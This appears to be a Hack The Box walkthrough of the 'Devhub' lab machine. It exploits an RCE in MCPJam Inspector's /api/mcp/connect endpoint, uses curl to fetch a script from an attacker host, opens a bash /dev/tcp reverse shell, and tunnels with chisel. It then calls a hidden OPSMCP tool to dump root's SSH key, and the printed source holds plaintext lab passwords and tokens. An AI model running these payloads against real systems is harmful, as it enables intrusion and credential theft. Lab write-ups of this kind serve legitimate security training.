Devhub HTB


```
nmap -sC -sV -p- -O -A --min-rate=10000 ip
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-26 05:16
EDT
Nmap scan report for <TARGET_IP>
Host is up (0.085s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ub
untu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (EC
DSA)
|_  256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED
25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devhub.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
6274/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCChe
ck, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Connection: close
```

```
|   GetRequest:
|     HTTP/1.1 200 OK
|     access-control-allow-credentials: true
|     content-length: 466
|     content-type: text/html; charset=utf-8
|     vary: Origin
|     Date: Sun, 26 Jul 2026 09:16:20 GMT
|     Connection: close
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <link rel="icon" type="image/svg+xml" href="/mcp_jam.
svg" />
|     <meta name="viewport" content="width=device-width, in
itial-scale=1.0" />
|     <title>MCPJam Inspector</title>
|     <script type="module" crossorigin src="/assets/index-
DRYhT9Xb.js"></script>
|     <link rel="stylesheet" crossorigin href="/assets/inde
x-XvFRNbCs.css">
|     </head>
|     <body>
|     <div id="root"></div>
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 204 No Content
|     access-control-allow-credentials: true
|     access-control-allow-methods: GET,HEAD,PUT,POST,DELET
E,PATCH
|     vary: Origin
|     content-type: text/plain; charset=UTF-8
|     Date: Sun, 26 Jul 2026 09:16:20 GMT
|     Connection: close
|   RTSPRequest:
|     HTTP/1.1 204 No Content
|     access-control-allow-credentials: true
```

```
|     access-control-allow-methods: GET,HEAD,PUT,POST,DELET
E,PATCH
|     vary: Origin
|     content-type: text/plain; charset=UTF-8
|     Date: Sun, 26 Jul 2026 09:16:21 GMT
|_    Connection: close
```

before dive into i it quickly add echo “ip devhub.htb” | tee -a /etc/hosts

after headover to devhub.htb



lets discover some subdomains

i started fuzzing using ffuf nothing came accross

next i headover to port 6274

http://devhub.htb:6274/

mcp jam portal quickly googled it confirmed something juicy found a CVE related to RCE

https://pentest-tools.com/vulnerabilities-exploits/mcpjam-inspector-remote-code-execution_28808

MCPJam inspector is the local-first development platform for MCP servers. The Latest version Versions 1.4.2 and earlier are vulnerable to remote code execution (RCE) vulnerability, which allows an attacker to send a crafted HTTP request that triggers the installation of an MCP server, leading to RCE.

The `/api/mcp/connect` API, which is
intended for connecting to MCP servers, becomes an open entry point for unauthorized requests. When an HTTP request reaches the `/connect` route, the system extracts the `command` and `args` fields without performing any security checks, leading to the execution of arbitrary command.

`curl http://<TARGET_IP>:6274/api/mcp/connect --header "Content-Type: application/json" --data "{\"serverConfig\":{\"command\":\"cmd.exe\",\"args\":[\"/c\", \"calc\"],\"env\":{}},\"serverId\":\"mytest\"}"`

https://github.com/advisories/GHSA-232v-j27c-5pp6

cool we need to send crafted http response for that i first spawn up burp and python http server

and send

```
{
  "serverConfig": {
    "timeout": 10000,
    "command": "curl",
    "args": ["<ATTACKER_IP>:8000"],
    "env": {}
  },
  "serverId": "mymcp"
}
```

```
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
...
<TARGET_IP> - - [25/Jul/2026 06:15:54] code 501, message Unsupported method ('POST')
<TARGET_IP> - - [25/Jul/2026 06:15:54] "POST / HTTP/1.1" 501 -
<TARGET_IP> - - [25/Jul/2026 06:15:54] "GET / HTTP/1.1" 200
```

```
-
<TARGET_IP> - - [25/Jul/2026 06:17:59] code 501, message Un
supported method ('POST')
<TARGET_IP> - - [25/Jul/2026 06:17:59] "POST /upload HTTP/
1.1" 501 -
```

confirmed RCE
good progress next i prepare a shell script that fetches from my kali and cp to target machine
POST /api/mcp/connect HTTP/1.1
Host: devhub.htb:6274
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: <http://devhub.htb:6274/>
Content-Type: application/json
sentry-trace: <REDACTED>
baggage: <REDACTED>
Content-Length: 183
Origin: <http://devhub.htb:6274>
Connection: keep-alive
Cookie: <REDACTED>
Priority: u=0


```
{
  "serverConfig": {
    "timeout": 10000,
    "command": "curl",
    "args": ["<ATTACKER_IP>:8000/shell.sh", "-o", "/tmp/shell.sh"],
    "env": {}
  },
  "serverId": "mymcp"
}
```

and it worked !

next send this to execute it on server

make sure to start nc -lvnp 4444 on

{
"serverConfig": {
"timeout": 10000,
"command": "bash",
"args": ["-c", "bash -i >& /dev/tcp/<ATTACKER_IP>/4444 0>&1"],
"env": {}
},
"serverId": "mymcp"
}




```
shell script
#!/bin/bash
bash -i >& /dev/tcp/<ATTACKER_IP>/4444 0>&1
```

```
┌──(root㉿blackXploit)-[/home/kali/Downloads/devhubhtb]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [<ATTACKER_IP>] from (UNKNOWN) [<TARGET_IP>] 35996
bash: cannot set terminal process group (1058): Inappropriate ioctl for device
bash: no job control in this shell
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ id
id
```

```
uid=1001(mcp-dev) gid=1001(mcp-dev) groups=1001(mcp-dev)
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$
```

well as we have previously discovered the internal port 8888

```
mcp-dev@devhub:~$ ss -tlnp
ss -tlnp
State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0      511          0.0.0.0:6274      0.0.0.0:*    users:(("node-MainThread",pi
d=1288,fd=29))
LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
LISTEN 0      511          0.0.0.0:80        0.0.0.0:*
LISTEN 0      4096   127.0.0.53%lo:53        0.0.0.0:*
LISTEN 0      128        127.0.0.1:5000      0.0.0.0:*
LISTEN 0      128        127.0.0.1:8888      0.0.0.0:*
LISTEN 0      128             [::]:22           [::]:*
mcp-dev@devhub:~$ ps aux | grep 8888
ps aux | grep 8888
analyst     1056  0.2  2.4 182524 96640 ?        Ss   09:44   0:05 /home/analyst/jupyt
er-env/bin/python3 /home/analyst/jupyter-env/bin/jupyter-lab --ip=127.0.0.1 --port=888
8 --no-browser --notebook-dir=/home/analyst/notebooks --ServerApp.token=<REDACTED> --S
erverApp.password= --ServerApp.allow_origin= --ServerApp.disable_check_xsrf=False
mcp-dev     1512  0.0  0.0   3472  1580 ?        S    10:26   0:00 grep --color=auto 8
888
mcp-dev@devhub:~$ ps aux | grep 5000
ps aux | grep 5000
mcp-dev     1514  0.0  0.0   3472  1688 ?        S    10:27   0:00 grep --color=auto 5
000
mcp-dev@devhub:~$
```

```
Port 8888 - JupyterLab Servertext/home/analyst/jupyter-env/
bin/python3 /home/analyst/jupyter-env/bin/jupyter-lab
--ip=127.0.0.1 --port=8888 --no-browser
--notebook-dir=/home/analyst/notebooks
--ServerApp.token=<REDACTED>Running as analyst userHas a to
ken: <REDACTED>Notebooks directory: /home/analyst/notebooks
```

before jumping into the port 5000 i did create malicious jupyter notebook and tried to achieve RCE not works for me next

headover to the port 5000

reveals something cool

```
"auth":"Required - X-API-Key header","endpoints":["/tools/l
ist","/tools/call","/health"],"server":"OPSMCP","status":"o
```

```
perational","version":"2.1.0"}
```

it requires an api key

lets try to find it

we can see its running by `analyst:analyst root`

```
root        1117  0.0  0.7 111108 28988 ?        Ss   07:35
0:00 /home/analyst/jupyter-env/bin/python3 /opt/opsmcp/serv
er.py
```

as usual the file is only read protected

```
mcp-dev@devhub:/opt/opsmcp$ ls -la
ls -la
total 16
drwxr-xr-x 2 analyst analyst 4096 May 26 08:42 .
drwxr-xr-x 4 root    root    4096 May 26 08:42 ..
-rw-r----- 1 analyst analyst 6021 Mar 16 21:49 server.py
mcp-dev@devhub:/opt/opsmcp$ cat server.py
cat server.py
cat: server.py: Permission denied
mcp-dev@devhub:/opt/opsmcp$
```

lets see the

```
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$
systemctl list-units | grep opsmcp
<cpjam/inspector$ systemctl list-units | grep opsmcp
  opsmcp.service
loaded active running   OPSMCP Operations Server
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$
```

```
# /etc/systemd/system/opsmcp.service
[Unit]
Description=OPSMCP Operations Server
After=network.target
```

```
[Service]
Type=simple
User=root
WorkingDirectory=/opt/opsmcp
Environment=PATH=/home/analyst/jupyter-env/bin:/usr/local/b
in:/usr/bin:/bin
ExecStart=/home/analyst/jupyter-env/bin/python3 /opt/opsmc
p/server.py
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$
```


next i forward the the port using chisel and see whats happens

first i tried with ssh


not works

```
wget http://<ATTACKER_IP>:8000/home/kali/Downloads/devhubhtb/chisel -O /tmp/chisel
chmod +x /tmp/chisel
./chisel server -p 8000 --reverse
2026/07/26 04:53:08 server: Reverse tunnelling enabled
2026/07/26 04:53:08 server: Fingerprint SGPKeghZI1sE7UyCWUcLcAGkC+tKYHlFWZqNjaveKFY=
2026/07/26 04:53:08 server: Listening on http://0.0.0.0:8000
2026/07/26 04:53:58 server: session#1: tun: proxy#R:8888=>8888: Listening
```

```
vmware-root_792-2999526369
mcp-dev@devhub:/tmp$ /tmp/chisel client <ATTACKER_IP>:8000
R:8888:127.0.0.1:8888
<hisel client <ATTACKER_IP>:8000 R:8888:127.0.0.1:8888
2026/07/26 08:53:39 client: Connecting to ws://<ATTACKER_IP
>:8000
2026/07/26 08:53:41 client: Connected (Latency 305.473914m
s)
```



great ! chisel works



well we have all the stuffs we need right ? so

mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ curl -H "X-API-Key: <REDACTED>" http://127.0.0.1:5000/tools/list
<<REDACTED>" http://127.0.0.1:5000/tools/list

% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 434 100 434 0 0 93574 0 --:--:-- --:--:-- --:--:-- 211k
{"count":4,"details":{"ops.check_disk":{"description":"Check disk usage","parameters":{}},"ops.list_services":{"description":"List running services","parameters":{}},"ops.system_status":{"description":"Get system status and health metrics","parameters":{}},"ops.view_logs":{"description":"View recent system logs","parameters":

{"service":"string"}}},"tools":
["ops.system_status","ops.list_services","ops.check_disk","ops.view_logs"]}
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$

wait now we can access the server.py file that we have previously discovered owned by analysts

```
analyst@devhub:~$ cat /opt/opsmcp/server.py
#!/usr/bin/env python3
"""
OPSMCP - Operations MCP Server
Internal tool for system operations management
"""

from flask import Flask, jsonify, request
import os

app = Flask(__name__)

# API Key for authentication
VALID_API_KEY = "opsmcp_secret_key_redact"

# Registered tools (visible)
VISIBLE_TOOLS = {
    "ops.system_status": {
        "description": "Get system status and health metric
s",
        "parameters": {}
    },
    "ops.list_services": {
        "description": "List running services",
        "parameters": {}
    },
    "ops.check_disk": {
        "description": "Check disk usage",
        "parameters": {}
    },
    "ops.view_logs": {
        "description": "View recent system logs",
```

```
        "parameters": {"service": "string"}
    }
}

# Hidden tools (not in /tools/list but callable)
HIDDEN_TOOLS = {
    "ops._admin_dump": {
        "description": "Emergency credential dump - INTERNA
L ONLY",
        "parameters": {"target": "string", "confirm": "bool
ean"}
    },
    "ops._debug_mode": {
        "description": "Enable debug mode",
        "parameters": {}
    }
}

ALL_TOOLS = {**VISIBLE_TOOLS, **HIDDEN_TOOLS}

def check_auth():
    """Check API key authentication"""
    api_key = request.headers.get('X-API-Key', '')
    return api_key == VALID_API_KEY

@app.route('/')
def index():
    return jsonify({
        "server": "OPSMCP",
        "version": "2.1.0",
        "status": "operational",
        "endpoints": ["/tools/list", "/tools/call", "/healt
h"],
        "auth": "Required - X-API-Key header"
    })

@app.route('/health')
def health():
```

```
    return jsonify({"status": "healthy", "uptime": "14d 3h
22m"})

@app.route('/tools/list')
def list_tools():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message":
"Valid X-API-Key header required"}), 401

    return jsonify({
        "tools": list(VISIBLE_TOOLS.keys()),
        "count": len(VISIBLE_TOOLS),
        "details": VISIBLE_TOOLS
    })

@app.route('/tools/call', methods=['POST'])
def call_tool():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message":
"Valid X-API-Key header required"}), 401

    data = request.get_json() or {}
    tool_name = data.get('name', '')
    args = data.get('arguments', {})

    if not tool_name:
        return jsonify({"error": "Tool name required"}), 40
0

    if tool_name not in ALL_TOOLS:
        return jsonify({"error": f"Unknown tool: {tool_nam
e}"}), 404

    # Execute tool
    if tool_name == "ops.system_status":
        return jsonify({
            "cpu": "23%",
            "memory": "1.2GB/4GB",
```

```
            "load": "0.45",
            "status": "nominal"
        })

    elif tool_name == "ops.list_services":
        return jsonify({
            "services": [
                {"name": "nginx", "status": "running", "pi
d": 1234},
                {"name": "opsmcp", "status": "running", "pi
d": 5678},
                {"name": "jupyter", "status": "running", "p
id": 9012},
                {"name": "mcpjam", "status": "running", "pi
d": 3456}
            ]
        })

    elif tool_name == "ops.check_disk":
        return jsonify({
            "filesystems": [
                {"mount": "/", "used": "4.2G", "available":
"15G", "percent": "22%"},
                {"mount": "/home", "used": "1.1G", "availab
le": "8G", "percent": "12%"}
            ]
        })

    elif tool_name == "ops.view_logs":
        service = args.get('service', 'system')
        return jsonify({
            "service": service,
            "logs": [
                "[2026-01-22 10:00:01] Service started",
                "[2026-01-22 10:00:02] Listening on configu
red port",
                "[2026-01-22 10:15:33] Health check passe
d",
```

```
                "[2026-01-22 11:00:00] Routine maintenance
completed"
            ]
        })

    elif tool_name == "ops._debug_mode":
        return jsonify({
            "debug": True,
            "message": "Debug mode enabled",
            "hidden_tools": list(HIDDEN_TOOLS.keys()),
            "note": "Debug endpoints now accessible"
        })

    elif tool_name == "ops._admin_dump":
        target = args.get('target', '')
        confirm = args.get('confirm', False)

        if not confirm:
            return jsonify({
                "error": "Confirmation required",
                "usage": "Set confirm=true to proceed",
                "warning": "This dumps sensitive credential
s"
            })

        if target == "ssh_keys":
            try:
                with open('/root/.ssh/id_rsa', 'r') as f:
                    key_data = f.read()
                return jsonify({
                    "target": "ssh_keys",
                    "root_private_key": key_data,
                    "note": "Emergency recovery key dump"
                })
            except Exception as e:
                return jsonify({
                    "target": "ssh_keys",
                    "error": f"Could not read key: {str
```

```
(e)}"
                })

        elif target == "passwords":
            return jsonify({
                "target": "passwords",
                "dump": {
                    "root": "$6$rounds=656000$saltsalt$hash
edpassword",
                    "analyst": "JupyterN0tebook!2026",
                    "mcp-dev": "Mcp!Insp3ct0r2026"
                }
            })

        elif target == "tokens":
            return jsonify({
                "target": "tokens",
                "api_tokens": {
                    "admin_token": "opsmcp_admin_7f3b9c2d1e
4f5a6b",
                    "service_token": "opsmcp_svc_8c9d0e1f2a
3b4c5d"
                }
            })

        else:
            return jsonify({
                "error": "Invalid target",
                "valid_targets": ["ssh_keys", "passwords",
"tokens"]
            })

    return jsonify({"error": "Tool execution failed"}), 500

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000, debug=False)
analyst@devhub:~$
```

1. `ops._debug_mode` - Enables debug mode
2. `ops._admin_dump` - Dumps sensitive credentials with `confirm=true`

The `ops._admin_dump` tool can dump:

- `ssh_keys` → root's private SSH key
- `passwords` → all user passwords
- `tokens` → admin API tokens
  to be root we have to dump the ssh key

```
fuck
curl -H "X-API-Key: <REDACTED>" \
  http://127.0.0.1:5000/tools/call \
  -X POST \
  -H "Content-Type: application/json" \
  -d '{"name":"ops._admin_dump","arguments":{"target":"ssh_
keys","confirm":true}}'
{"note":"Emergency recovery key dump","root_private_key":"-
----BEGIN OPENSSH PRIVATE KEY-----\n[REDACTED]\n-----END OP
ENSSH PRIVATE KEY-----\n","target":"ssh_keys"}

hto extract the key in perfect format use this
curl -H "X-API-Key: <REDACTED>" \
  http://127.0.0.1:5000/tools/call \
  -X POST \
  -H "Content-Type: application/json" \
  -d '{"name":"ops._admin_dump","arguments":{"target":"ssh_
keys","confirm":true}}' \
  | python3 -c "import sys, json; print(json.load(sys.stdi
n)['root_private_key'])" > /tmp/root_key
```

boom we are in

make sure chmod 600 root_key

```
┌──(root㉿blackXploit)-[/home/kali/Downloads/devhubhtb]
└─# ssh -i root_key root@devhub.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic
x86_64)
```

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Jul 26 09:10:17 AM UTC 2026

  System load:           0.0
  Usage of /:            76.7% of 9.50GB
  Memory usage:          14%
  Swap usage:            0%
  Processes:             228
  Users logged in:       0
  IPv4 address for eth0: <TARGET_IP>
  IPv6 address for eth0: dead:beef::250:56ff:feb9:4699

 * Strictly confined Kubernetes makes edge and IoT secure.
Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s c
luster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabl
ed.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubunt
u.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Jul 26 09:10:18 2026 from <ATTACKER_IP>
root@devhub:~#
```

```
Last login: Sun Jul 26 09:10:18 2026 from <ATTACKER_IP>
root@devhub:~# id
uid=0(root) gid=0(root) groups=0(root)
root@devhub:~# cd /root
root@devhub:~# ls
root.txt  snap
root@devhub:~# cat root.txt
```